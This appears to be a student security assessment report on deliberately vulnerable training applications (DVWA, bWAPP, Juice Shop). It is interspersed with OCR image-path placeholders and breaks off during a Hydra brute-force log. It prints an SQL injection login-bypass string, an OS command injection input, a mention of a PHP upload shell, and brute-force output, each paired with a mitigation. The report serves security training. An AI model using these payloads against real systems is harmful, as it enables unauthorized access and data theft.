FUTURE_CS_01

1. Executive Summary

This security assessment was conducted on multiple deliberately vulnerable applications (DVWA, bWAPP, and OWASP Juice Shop). The objective was to simulate real-world attacks, identify vulnerabilities, and recommend mitigations. The findings were mapped against the OWASP Top 10 security risks.

2. Scope

The applications assessed in this engagement were:
- Damn Vulnerable Web Application (DVWA)
- bWAPP (Buggy Web Application)
- OWASP Juice Shop


Tools used:
- Burp Suite
- OWASP ZAP
- SQLMap
- Hydra
- Manual testing (payloads, exploitation)

3. Methodology

The methodology followed for this engagement:
1. Reconnaissance and Information Gathering
2. Vulnerability Discovery (manual & automated)
3. Exploitation and Proof of Concept
4. Risk Analysis
5. Mitigation Recommendations
6. Reporting

4. Findings


4.1 DVWA Findings




Cross-Site Scripting (Reflected):

Details: Injection of <script> payloads triggered JavaScript execution.

Impact: XSS attacks may result in cookie theft, session hijacking, or phishing.






Mitigation: Sanitize inputs, encode outputs, and apply CSP.


SQL Injection

Description:
The login module of DVWA is vulnerable to classic SQL Injection. By injecting SQL payloads into the input fields, an attacker can manipulate backend queries. For example, entering `' OR '1'='1 --` in the username field bypasses authentication and grants access without valid credentials. Tools like **SQLMap** can further exploit this to enumerate databases, extract tables, and dump sensitive data.

Impact:

Unauthorized authentication bypass (login without valid credentials).
Full database compromise (users, passwords, and other sensitive data).
Privilege escalation if administrative accounts are retrieved.





Mitigation:


Use **parameterized queries (prepared statements)** instead of string concatenation.
Implement **input validation and sanitization** on all user inputs.
Apply the **Principle of Least Privilege** for database accounts (no admin access from web apps).


Use a **Web Application Firewall (WAF)** to block malicious SQL injection attempts.
Conduct **regular security testing** (SAST, DAST, vulnerability scans).

OS Command Injection:

Details: Injected OS commands (e.g., '127.0.0.1; ls -la') executed on the server.

Impact: Can lead to remote code execution.







Mitigation: Validate inputs, use safe APIs, and apply allowlists.

File Upload Vulnerability:

Details: Uploaded PHP shell disguised as an image file.

Impact: May lead to remote shell access and server compromise.








Mitigation: Restrict file types, validate MIME, and disable execution of uploaded files.


Hydra Brute Force:

Cracked weak credentials (admin / password).
Impact: Unauthorized access.




root@kali: /home/meghan
Session Actions Edit View Help
[80][http-post-form] host: 127.0.0.1 login: user2 password: dragon
[80][http-post-form] host: 127.0.0.1 login: user2 password: 123456
[80][http-post-form] host: 127.0.0.1 login: user2 password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: user2 password: 1234
[80][http-post-form] host: 127.0.0.1 login: user3 password: 123456789
[80][http-post-form] host: 127.0.0.1 login: user3 password: 123456
[80][http-post-form] host: 127.0.0.1 login: user3 password: 12345
[80][http-post-form] host: 127.0.0.1 login: user3 password: 111111
[80][http-post-form] host: 127.0.0.1 login: user3 password: qwerty
[80][http-post-form] host: 127.0.0.1 login: user3 password: abc123
[80][http-post-form] host: 127.0.0.1 login: user3 password: password1
[80][http-post-form] host: 127.0.0.1 login: user3 password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: user3 password: 123123
[80][http-post-form] host: 127.0.0.1 login: user3 password: 12345678
[80][http-post-form] host: 127.0.0.1 login: user3 password: dragon
[80][http-post-form] host: 127.0.0.1 login: user3 password: 000000
[80][http-post-form] host: 127.0.0.1 login: user3 password: qwerty123
[80][http-post-form] host: 127.0.0.1 login: user3 password: 1234
[80][http-post-form] host: 127.0.0.1 login: user3 password: 1q2w3e4r
[80][http-post-form] host: 127.0.0.1 login: user3 password: 1234567
[80][http-post-form] host: 127.0.0.1 login: user4 password: 123456
[80][http-post-form] host: 127.0.0.1 login: user4 password: 123456789
[80][http-post-form] host: 127.0.0.1 login: user4 password: 12345
[80][http-post-form] host: 127.0.0.1 login: user4 password: 111111
[80][http-post-form] host: 127.0.0.1 login: user4 password: abc123
[80][http-post-form] host: 127.0.0.1 login: user4 password: 12345678
